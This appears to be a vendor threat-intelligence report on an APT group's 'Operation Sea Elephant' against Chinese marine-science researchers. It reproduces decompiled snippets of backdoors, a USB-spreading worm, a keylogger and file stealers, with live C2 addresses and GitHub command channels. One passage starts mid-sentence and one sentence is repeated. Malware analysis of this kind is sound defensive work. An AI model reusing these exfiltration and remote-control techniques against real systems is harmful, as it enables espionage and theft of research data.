

Operation sea elephant: The dying walrus wandering the Indian Ocean

Overview

CNC group has a South Asian background, named by a friend of the group, the group's early actions and Patchwork share the same github repository, in a long time we have been tracking it as Patchwork, in the last two years observed that the group is only targeting domestic teachers and students engaged in scientific research and institutions, the subsequent plug-ins have begun to be modular and customized, and the effect of no-kill is significantly Higher than other APT group in South Asia, it is worthwhile for us to systematically disclose it. Operation sea elephant aims to spy on our scientific research achievements in the field of ocean to ensure the dominance of a certain country in South Asia in the Indian Ocean.

In mid-2024 we discovered the South Asian direction attack collection numbered UTG-Q-011, which, despite the fact that the collection's subsequent plug-ins differed too much from the CNC, had the same backdoor and the same codebase as used by the CNC group, and ultimately treated UTG-Q-011 as a subset of the CNC for the purpose of research. This paper concludes with disclosures on this topic.

This paper is only as a security research, we don't focus on the initial sample load, and we mainly disclose the undisclosed plug-ins and espionage purposes of CNC group, Skyrocket can check and kill all their backdoors and plug-ins, and we recommend our customers such as scientific research, universities and so on, to enable cloud checking to discover the unknown threats.

Plug-in Introduction

The CNC group mainly delivers spear emails to target researchers or units to gain initial access, and then controls the IM software (WeChat, QQ) of the target personnel and sends bait programs for the Win platform to colleagues, teachers and students to make lateral movements. The attacker will customize the plug-in when it is distributed according to the current antivirus on the controlled machine. For example, we have observed the CNC group releasing a backdoor program named qaxreporter.exe in the AppData\roaming\QAXSecurityReporter\ directory and creating a scheduled task named "QI-ANXIN Security Task" for this backdoor. The plug-ins will be categorized and disclosed one by one according to their functionality below.

remote command execution backdoor (RCE backdoor)

The attackers designed two plug-ins that are only used to execute CMD commands, with file names typically windowassistance.exe, HuaweiHiSuiteService64.exe, mscleanup64.exe, and

konlinesetupupdate_xa.exe.

Type I

Read command information from github.

```
if ( v88.m128i_i64[1] - v88.m128i_i64[0] < 0x13ui64 )
{
    v70 = (__m128i *)sub_7FF71F5355B0(&v87, 0x13ui64);//
                                                    // &"https://raw.githubusercontent.com/kkrightjack/license/main/local"
}
else
{
```

<https://raw.githubusercontent.com/kkrightjack/controlid/main/feed.json> gets packets in two formats, one starting with juiop-drt!

```
if ( v6 >= '\0xA' )
{
    for ( i = v4; *i != 0x6A || memcmp(i, "juiop-drt!", 0xAui64); --i )
    {
        if ( i == (_BYTE *)v4 )
            goto LABEL_38;
    }
    if ( i == (_BYTE *)v4 )
```

The other starts with tuiju-opu!

```
goto LABEL_72;
for ( j = v19; *j != 116 || memcmp(j, "tuiju-opu!", 0xAui64); --j )
{
    if ( j == (_BYTE *)v19 )
        goto LABEL_72;
}
if ( j == (_BYTE *)v19 )
{
    v21 = Buf;
    if ( v5 >= 0x10 )
```

CMD results are uploaded to the attacker's C2 server.

Type II

Communication with a remote server is achieved through a third-party ssl library, which is used to execute CMD commands.

```
WSAConnect((SOCKET)v15, &name, 16, 0i64, 0i64, 0i64, 0i64);// 45.86.162.79
memset(&StartupInfo, 0, 80);
StartupInfo.cb = 104;
StartupInfo.dwFlags = 257;
StartupInfo.hStdOutput = v15;
StartupInfo.hStdInput = v15;
StartupInfo.hStdError = v15;
v16 = MultiByteToWideChar(0xFDE9u, 0, MultiByteStr, -1, 0i64, 0);
v17 = (WCHAR *)operator new(saturated_mul(v16, 2ui64));
MultiByteToWideChar(0xFDE9u, 0, MultiByteStr, -1, v17, v16);
CreateProcessW(0i64, v17, 0i64, 0i64, 1, 0x10u, 0i64, 0i64, &StartupInfo, &ProcessInformation);// cmd
ConsoleWindow = GetConsoleWindow();
ShowWindow(ConsoleWindow, 0);
WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
```

The latest version of this type of plugin will first get the local information spliced into user_agent and then send a post request to port 443 of C2.

```

-----
GetUserName(v185, &v130);
v131[0] = 256;
GetComputerName(v184, v131);
v127.m128i_i64[0] = 0xC289B649CFCA81A0ui64;
v127.m128i_i64[1] = 0xE93926210899B89Aui64;
v128 = 0x415A0ECBB699DF67i64;
LODWORD(v129) = 989010246;
v4 = sub_14012AE60((int)&v127, 28);           // L"ver2024.5.15kernel%pc%GNOME%"
v167 = 0xD88DAA48CD96D0E4ui64;
v5 = (char *)v4;
v6 = sub_14012AE60((int)&v167, 8);           // L"24.01.04"
v173 = (_BYTE *)0x88DCEB1593CF8BB2i64;
v7 = (char *)v6;
v174 = 12707465;
v175 = 123;
v8 = sub_14012AE60((int)&v173, 13);         // L"download&pi=1"

```

Then connect back to port 4545 of the C2 for cmd interaction.

Github API Tema

Trojan name is named windowsfilters.exe, through the Github API instead of offshore VPS to achieve remote control of the target machine, after the startup will first collect the device uuid and username, encrypted and written to C:\Users\Administrator\AppData\Local\Microsoft\Windows\INetCookies\WebDecodedCache file.

```

-----
v141 = 0i64;
v142 = 15i64;
sub_7FF7005A6D80((void **)&v140, "Select UUID from Win32_ComputerSystemProduct", 0x2Cui64);
sub_7FF7005C3430(&v146, &v140);
if ( v142 >= 0x10 )
{
    v53 = (void *)v140;
    if ( v142 + 1 >= 0x1000 )
    {
        v53 = *(void **)(v140 - 8);
        if ( (unsigned __int64)(v140 - (_QWORD)v53 - 8) > 0x1F )
            invalid_parameter_noinfo_noreturn();
    }
    j_j_free(v53);
}

```

The file /repos/SalmonQt/Webdriver/contents/Ameroyt2dstg.txt will be requested via the github api.

```

v52 = (__int64 *)v131[0];
memmove((char *)v52 + 2 * v51, L" HTTP/1.1\r\nHost: api.github.com\r\nUser-Agent: Client", 0x66ui64);
*((_WORD *)v52 + v51 + 51) = 0;
v54 = v131;
}
v148 = *(_OWORD *)v54;
si128 = *((__m128i *)v54 + 1);
v54[2] = 0i64;
v54[3] = 7i64;
*(_WORD *)v54 = 0;
sub_7FF7005BA050((char *)&v144, v53, &v148, Srca);//
// &L"GET /repos/SalmonQt/Webdriver/contents/Ameroyt2dstg.txt HTTP/1.1\r\nHost: api
v55 = v145.m128i_i64[0];
if ( v145.m128i_i64[1] - v145.m128i_i64[0] < 4ui64 )
{
    -----

```

What is returned after the request is as follows:

```
{
  "name": "Ameroyt2dstg.txt",
  "path": "Ameroyt2dstg.txt",
  "sha": "3e5a4d8ca7ff13cb5d50456c20bfae98f70ca993",
  "size": 333,
  "url": "https://api.github.com/repos/SalmonQt/Webdriver/contents/Ameroyt2dstg.txt?ref=main",
  "html_url": "https://github.com/SalmonQt/Webdriver/blob/main/Ameroyt2dstg.txt",
  "git_url": "https://api.github.com/repos/SalmonQt/Webdriver/git/blobs/3e5a4d8ca7ff13cb5d50456c20bfae98f70ca993",
  "download_url": "https://raw.githubusercontent.com/SalmonQt/Webdriver/main/Ameroyt2dstg.txt?token=BDNJEPCH4ZFZJENBK5XFUDTGP0DZO",
  "type": "file",
  "content": "WyIzMkMxMDE0Mi04RjMwLTNGRTktOTQ4Mi1BOTY1NEI1NzI0ODAiLCI4NzM3\\nQkQ1Mi0wQTM2LTExRUQtODBGMi05QzJEQ0QxNDI1FRkQtTEFQVE9QLE00FNDMDJFMtYy\\nMdc3RUItTEFQVE9QLTRPMTA5UjZCXFzMZW5vdm8iLCI0QzRDNDU0NC0wMDM5\\nLTU2MTAtODA0Ni1CMkMwNEY1MTRDMzMtREVTS1RPUC02MjNPRlY5XFx0ZXpu\\niwiNEM0\\nQzQ1NDQtMDA0Ny00ODEwLTgwNTQtQzJDMDRGNDI1QTMyLURFU0tUT1AtNUNW\\nNzRGM1xcd2FuZ311dG1hbiJd\\n",
  "encoding": "base64",
  "_links": {
    "self": "https://api.github.com/repos/SalmonQt/Webdriver/contents/Ameroyt2dstg.txt?ref=main",
    "git": "https://api.github.com/repos/SalmonQt/Webdriver/git/blobs/3e5a4d8ca7ff13cb5d50456c20bfae98f70ca993",
    "html": "https://github.com/SalmonQt/Webdriver/blob/main/Ameroyt2dstg.txt"
  }
}
```

According to the return content content field base64 decryption, the content of the file for the list of victims, to determine whether they are on the list, if not, then upload themselves to the list.

```
LTU2MTAtODA0Ni1CMkMwNEY1MTRDMzMtREVTS1RPUC02MjNPRlY5XFx0ZXpu
IiwiNEM0QzQ1NDQtMDA0RC00ODEwLTgwNTQtQzRDMDRGNTMzNjMzIiwiNEM0
QzQ1NDQtMDA0Ny00ODEwLTgwNTQtQzJDMDRGNDI1QTMyLURFU0tUT1AtNUNW
NzRGM1xcd2FuZ311dG1hbiJd
```

Output

```
[ "32C10142-8F30-3FE9-9482-A9654B572480", "8737BD52-0A36-11ED-80F2-9C2DCD149EFD-LAPTOP-148SCE60\\lenovo", "5958B186-C833-11EB-80F0-902E162077EB-LAPTOP-40109R6B\\Lenovo", "4C4C4544-0039-5610-8046-B2C04F514C33-DESKTOP-6230FV9\\tezn", "4C4C4544-004D-4810-8042-C4C04F533633", "4C4C4544-0047-4810-8054-C2C04F425A32-DESKTOP-5CV74F2\\wangyutian" ]
```

The github api is also used to fetch the contents of the file Filgwru5va.txt as a directive.

```

{
  sub_7FF70059FD80(v1, v90); // /repos/SalmonQt/Webdriver/contents/Filgwru5va.txt
  v9 = v90[0];
  v10 = (unsigned __int8)v90[0];
  v11 = (void ***)v91;
  if ( !v90[0] )

```

The file returns the following:

```
{
  "name": "Filgwru5va.txt",
  "path": "Filgwru5va.txt",
  "sha": "2b18ee1b7b734e7c779c423c85d5bffecc2e471c",
  "size": 50, "url": "https://api.github.com/repos/SalmonQt/Webdriver/contents/Filgwru5va.txt?ref=main",
  "html_url": "https://github.com/SalmonQt/Webdriver/blob/main/Filgwru5va.txt",
  "git_url": "https://api.github.com/repos/SalmonQt/Webdriver/git/blobs/2b18ee1b7b734e7c779c423c85d5bffecc2e471c",
  "download_url": "https://raw.githubusercontent.com/SalmonQt/Webdriver/main/Filgwru5va.txt?token=BDNJEPAEQYJZQTNPPY2PDTGPOZZ",
  "type": "file",
  "content": "eyJ0QzRDNDU0NC0wMDRELTQ4MTAtODA0Mi1DNEMwNEY1MzMzMzMiOiJla3Jh\\nbm8ifQo=\\n",
  "encoding": "base64",
  "_links": {
    "self": "https://api.github.com/repos/SalmonQt/Webdriver/contents/Filgwru5va.txt?ref=main",
    "git": "https://api.github.com/repos/SalmonQt/Webdriver/git/blobs/2b18ee1b7b734e7c779c423c85d5bffecc2e471c",
    "html": "https://github.com/SalmonQt/Webdriver/blob/main/Filgwru5va.txt"
  }
}
```

where the directive is the base64 decryption of the content field, which is a json structure, as follows:

```
eyJ0QzRDNDU0NC0wMDRELTQ4MTAtODA0Mi1DNEMwNEY1MzMzMzMiOiJla3Jh\\nbm8ifQo=
```

69 2

Output

```
{ "4C4C4544-004D-4810-8042-C4C04F533633": "ekraho" }
```

The first part is to victimize the machine's uuid, will detect the current device's uuid and whether it is the same, if it is the same before the implementation of the second part of the command, the command contains a list of the contents of the specified folder, the current screen shots, cmd commands such as the implementation of the remote control of common functions.

USB flash drive propagation plug-in

The file name is YoudaoGui.exe, and it will first visit www.163.com to check if the network is available.

```

~
++v6;
while ( Filename[v6] );
sub_7FF6D684AD60(Buf, Filename, v6);
v7 = InternetCheckConnectionW(L"https://www.163.com", 1u, 0);
v158 = v7;
v8 = Buf;
v9 = (void **)Buf[0];
v10 = v170;
if ( v170 >= 0x10 )

```

After that the execution logic will be chosen based on the path where the Trojan itself is located:

- **Under the appdata\roaming folder**

```

if ( v18 )
{
while ( memcmp(v18, "appdata\\roaming", 0xFui64) )
{
v18 = (char *)memchr(v18 + 1, 97, v17 - 14 - (v18 + 1));
if ( !v18 )
goto LABEL_22;
}
if ( v18 - (char *)v16 != -1 )
{
v26 = sub_7FF6D684A530((__int64)&qword_7FF6D6918980, (__int64)"in Roaming", v15);
sub_7FF6D6851890(v26, v27, v28);
}
}

```

If the Trojan is in the appdata\roaming folder, it will carry out its propagation logic, first looping through to detect if the victim device has mounted a new drive (e.g. inserted a USB stick)

```

v182 = 0i64;
v183 = 15i64;
sub_7FF6D68B46B0(Buffer, 0, 0x100ui64);
GetLogicalDriveStringsA(0xFFu, Buffer[0].m128i_i8);
v29 = Buffer;
while ( 1 )
{
v30 = *((_QWORD *)&v176 + 1);
LABEL_28:
if ( !v29->m128i_i8[0] )
break;
Size = -1i64;
}

```

Detects if a file named "private.png.exe" exists on the drive, and if it does not, copies itself as "private.png.exe" to the new drive to realize the propagation function.

```

{
if ( v93 )
{
sub_7FF6D684A530((__int64)&qword_7FF6D6918980, (__int64)"png not exists in drive so copy \n", v92);
v95 = Buf;
LOBYTE(v96) = v170 >= 0x10;
if ( v170 >= 0x10 )
v95 = (void **)Buf[0];
v97 = (void **)((char *)v95 + v169);
v98 = Buf;
}
}

```

After copying is complete the results will be echoed back to C2:

<https://185.140.12.224/licenseAdministrator/discover.xml>, after which it will traverse the files under the new drive, copying the traversed files with the suffixes doc and ppt to the appdata\roaming\AdbRc folder.

```

memmove((char *)v10 + 2 * v9, L"\\AdbRc", 0xCui64);
*((_WORD *)v10 + v9 + 6) = 0;
}
v11 = (const WCHAR *)lpPathName;
if ( v196 >= 8 )
    v11 = lpPathName[0];
CreateDirectoryW(v11, 0i64);
v12 = (const WCHAR *)lpPathName;
if ( v196 >= 8 )
    v12 = lpPathName[0];
SetFileAttributesW(v12, 2u);
v208[0] = 0i64;
v209 = 0i64;
v210 = 0i64;
sub_7FF6D684AD60(v208, ".doc", 4ui64);
Buf2[0] = 0i64;
Size = 0i64;
v207 = 0i64;
sub_7FF6D684AD60(Buf2, ".ppt", 4ui64);
setlocale(0, "en_US.UTF-8");

```

- The Trojan is not in the appdata\roaming folder

According to the logic of the first scenario, the Trojan starts as a "private.png" file if it is not in the appdata\roaming folder, and the Trojan will first load an image from its own resources to disguise itself.

```

sub_7FF6D684A530((__int64)&qword_7FF6D6918980, (__int64)"image open\n", v15);
sub_7FF6D684F4A0(v20, v19, v21);
sub_7FF6D6842E20(v22, v181);
v25 = 0x7FFFFFFFFFFFFFFFfi64 - v182;
if ( 0x7FFFFFFFFFFFFFFFfi64 - v182 < 0xE )
    unknown_libname_3(v23, v25, v24);
v130 = v181;
if ( v183 >= 0x10 )
    v130 = (void **)v181[0];

```


The image used for camouflage is below:



After that, it will get the second stage Trojan srclogsys.exe from C2:
<https://185.140.12.224/.vendor/git/srclog> and put the obtained Trojan in the AppData\Roaming folder.

```
}  
sub_7FF6D6857500(v209, (const WCHAR *)v225, v109, (unsigned __int64 *)&v197); // &"https://185.140.12.224/.vendor/git/srclog"  
// &L"C:\\Users\\Administrator\\AppData\\Roaming\\srclogsys.exe"  
v118 = lpFileName;
```

A scheduled task will be created for it after successful acquisition.



Then it will get the device process information and upload it as a logo to C2:
<https://185.140.12.224/logindex.php?q=ascii>, from the content of the url, it seems that the purpose of this

step is to bring the device on line from the console.

```
v156 = (void **)::Src;
sub_7FF6D684BF60(v225, v154, v155, v156, ::Size, "loginindex.php?q=ascii", 0x14ui64);//
// https://185.140.12.224/loginindex.php?q=ascii
v199 = v205;
v204 = &v197;
```

Create a cmd process to start srclogsys.exe when you come online.


```
v42 = lpCommandLine[0];
CreateProcessA(0i64, v42, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation);//
// cmd
// /c C:\\Users\\Administrator\\AppData\\Roaming\\srclogsys.exe

if ( v54 >= 0x10 )
{
```

Finally, it enters the remote control logic, which continuously fetches the content posted by the malicious github account kkrightrightjack as commands and executes them via cmd.

Keylogger plugin

The file name is sogou_pinyinupdater.exe, saves the victim's keystrokes in plaintext in C:\Users\Administrator\AppData\Local\SogouPinyinInput.suggestions_kaomoji.



```
[L CTRL]c

-----untitled • - Sublime Text (UNREGISTERED)(2024-06-25 17:28:59)-----

ds[L SHIFT]

-----d's • - Sublime Text (UNREGISTERED)(2024-06-25 17:28:59)-----

G

-----d's'G • - Sublime Text (UNREGISTERED)(2024-06-25 17:28:59)-----

h

-----d's'G'h • - Sublime Text (UNREGISTERED)(2024-06-25 17:28:59)-----

k

-----d's'G'h'k • - Sublime Text (UNREGISTERED)(2024-06-25 17:28:59)-----

yh
```

File Stealer plugin

CNC has a variety of solutions for steganographic plugin design, with different plugin logic for each data theft, where there are also steganographic plugins customized for specific targets.





Type I

The file name is tericerit.exe, and the steganography plug-in hardcodes the target directory in the victim terminal:


```
*( _QWORD *)&v96 = v36;
sub_7FF79A261540(&unk_7FF79A639818, &v95, v103, &v97); // L"C:\\Users\\[redacted]博后内波水体运输\\"
sub_7FF79A256340(v132, aCUsersAdminDes_1);
v111[0] = 0i64;
v112 = 0i64;

v176 = 7i64;
sub_7FF658946510(v171, asc_7FF658CF0F88); // F:\\团学\\五四评比\\
v159[0] = 0i64;
v160 = 0i64;
v161 = 7i64;
sub_7FF658946510(v159, L"fD1Leno51"); // L"C:\\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\INetCookies\\fD1Leno51
v156[0] = 0i64;
v157 = 0i64;
v158 = 7i64;
sub_7FF658946510(v156, L"zD1Leno51");
Src[0] = 0i64;
v154 = 0i64;
```

The main function is to write the list of all the files under the path to the ext file in the same directory, then it will copy the doc files under the directory and its subdirectories to the zD1Leno51 directory and encrypt and pack them.

 1.zip	985 KB
 2.zip	985 KB
 3.zip	985 KB
 4.zip	985 KB

Afterwards, it is uploaded to the C2 server via the SFTP protocol, and the remote server receives the file and immediately passes it away and destroys it, and sets restricted permissions on the user who logs on.



Type II

The file name is filecoauthx86.exe, which creates the scheduled task VerifiedPublisherCertCheck.

VerifiedPublisherCertCheck 准备就绪 在每天的 17:02 - 触发后, 无限期地每隔 10 分钟 重复一次。 2025/1/6 17:02:18 199

<

常规	触发器	操作	条件	设置	历史记录(已禁用)
----	-----	----	----	----	-----------

创建任务时, 必须指定任务启动时发生的操作。若要更改这些操作, 使用“属性”命令打开任务属性页。

操作	详细信息
启动程序	C:\Users\Administrator\AppData\Local\Packages\NcsiUwpApp\FileCoAuthx86.exe

If it is not in the C drive directory, it iterates through all files on the drive letter where it is located:

```
if ( *(_WORD *)v56 != 'C' )
{
    v58 = lpFileName;
    if ( v199.m128i_i64[1] > 7ui64 )
        v58 = (LPCWSTR *)lpFileName[0];

    sub_140014D70(v161, qword_140088000, v51);    // .pdf
    //
    memset(v162, 0, sizeof(v162));
    v52 = -1i64;
    do
        ++v52;
    while ( *(_WORD *)(qword_1400880D0 + 2 * v52) );
    sub_140014D70(v162, qword_1400880D0, v52);    // .doc
    memset(v163, 0, sizeof(v163));
    v53 = -1i64;
    do
        ++v53;
    while ( *(_WORD *)(qword_140088090 + 2 * v53) );
    sub_140014D70(v163, qword_140088090, v53);    // L".docx"
    memset(v164, 0, sizeof(v164));
    v54 = -1i64;
    do
        ++v54;
    while ( *(_WORD *)(qword_140087F08 + 2 * v54) );
    sub_140014D70(v164, qword_140087F08, v54);    // L".ppt"
    memset(v165, 0, sizeof(v165));
    v55 = -1i64;
    do
        ++v55;
    while ( *(_WORD *)(qword_140088038 + 2 * v55) );
    sub_140014D70(v165, qword_140088038, v55);    // L".pptx"
```

Also check if backuplog_2024.txt exists, if it doesn't then start the downloader logic to download the above remote command execution backdoor-type II (MScleanup64.exe), the purpose of downloading this payload should be to steal the collected files.

Type III

In this case the attacker will place files named aliyun_updater64.exe (collect files) and CacheStore.exe (transfer files).

The aliyun_updater64.exe will be executed first, and will first determine if CacheStore.exe exists in the specified directory C:\Users\Administrator\AppData\Local\Microsoft\Windows\Caches.

```
sub_7FF6DFB71120(FileName, 0x1000ui64, 0xFFFFFFFFFFFFFFFFui64, (wchar_t *)L"%s\\%s", a1);
*(_QWORD *)&v4 = 0xBC878AE3CC8490ADui64;
FirstFileW = FindFirstFileW(FileName, &FindFileData);//
// L"C:\\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\Caches\\
*(_QWORD *)&v4 + 1) = 0x540852C948AE22AFi64;
*(_QWORD *)j__calloc_base(0x10ui64, 1ui64) = v4;
```

If so, create the CacheStore.exe process directly with a fixed folder path

C:\Users\Administrator\AppData\Local\Microsoft\Windows\Caches\{3DA71D5A-20CC-432F-A115-DFE92379E91F}.3.ver0xY.

```
sub_7FF6DFB72F50(FileName, v58); // <kernel32.CreateProcessW>
// L"C:\\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\Caches\\CacheStore.exe" C:\\Users\\Administrator\\AppData\\Local\\
DeleteFileW(FileName);
return sub_7FF6DFB7ABD0(v58);
```

After that, you will visit <https://aliyunconsole.com/alcloud/dgyx-4121-Firnsnxywfytw> to download cversions.dgyx-4121-Firnsnxywfytw.db to C:\Users\Administrator\AppData\Local\Microsoft\Windows\Caches folder.

```
v76 = LoadLibraryA((LPCSTR)v62);
v77 = GetProcAddress(v76, (LPCSTR)v48);
*(_QWORD *)&v293 = ((__int64 (__fastcall *) (__int64, wchar_t *, _QWORD, _QWORD, unsigned int, _QWORD))v77)(
    v244, // <wininet.InternetOpenUrlA>
    // "https://aliyunconsole.com/alcloud/dgyx-4121-Firnsnxywfytw"
    v304,
    0i64,
    0i64,
    0x80000000,
    0i64);
```

The content is a path predefined by the attacker, which will collect the files under that path, first reading cversions.dgyx-4121-Firnsnxywfytw.db.

```
if ( sub_7FF6DFB86BA0(v290, 256i64, v218) ) // cversions.dgyx-4121-Firnsnxywfytw.db
{
    v226 = v274;
    do
    {
```

Iterate through the files according to the read paths.

```
lpProcNamea = (LPCSTR)FindFirstFileW(FileName, &FindFileData);// read path
v44 = j__malloc_base(0x12ui64);
if ( v44 )
{
    v45 = v27 - v141;
    v46 = v28;
    v47 = v29 - v140;
    v48 = v25;
    v49 = 50i64;
    do
```

The searched files are compared for suffixes, and only files with the specified suffix and content greater than 40960 are collected.

strategic cooperation among South Asian countries and promoting regional economic and security initiatives. But Operation Sea Elephant seems to demonstrate that the country's actual scientific research capacity is far from keeping pace with its grandiose vision, as shown by the following desensitized documents stolen by the CNC group:

File or directory

XXXXXX Inner Wave Water Transport/

May 4 Competition/

Study on the geological factors of ocean sequestration XXXXXXXXX/

transient responses-20240911.docx

The second half of the XXXX project node assessment project acceptance related key issues meeting pptXX version.docx

XXXX - Technical Collaboration Project on Fault Diagnosis and Health Management System for Hydraulic Headsets XXXX XXXX XXXX XXXX XXXX XXXX.docx

XXX海实验室关于组织申报2024年XXXXXXXXXXXXXXXX项目计划的通知.doc

XX Small car and supporting model machining - design manual XXXXXX.docx
reviewform.doc

China Sea Ranch Industry XXXXXXXXXXXX: Marine Emerging Industry XXXXXXXXXXXX.doc

XXXX-final-safety science-title page (XXXXXXXXXXXX).docx

Ocean Carbon Sequestration XXXXX Study.docx

Ocean Earth XXX Thesis Quality XXX.pdf

Work Report 0816-XXX.pptx

.....

Although the Win platform is full of conclusive scientific research documents and does not contain production data, it can still be used as an important reference for foreign intelligence organizations to spy on the progress and technical direction of our projects. However, these documents can still be used as an important reference basis for foreign intelligence organizations to spy on the progress and technical direction of our projects. By analyzing these documents, they can speculate on the technical strength of our scientific research team, resource allocation and future strategic layout.

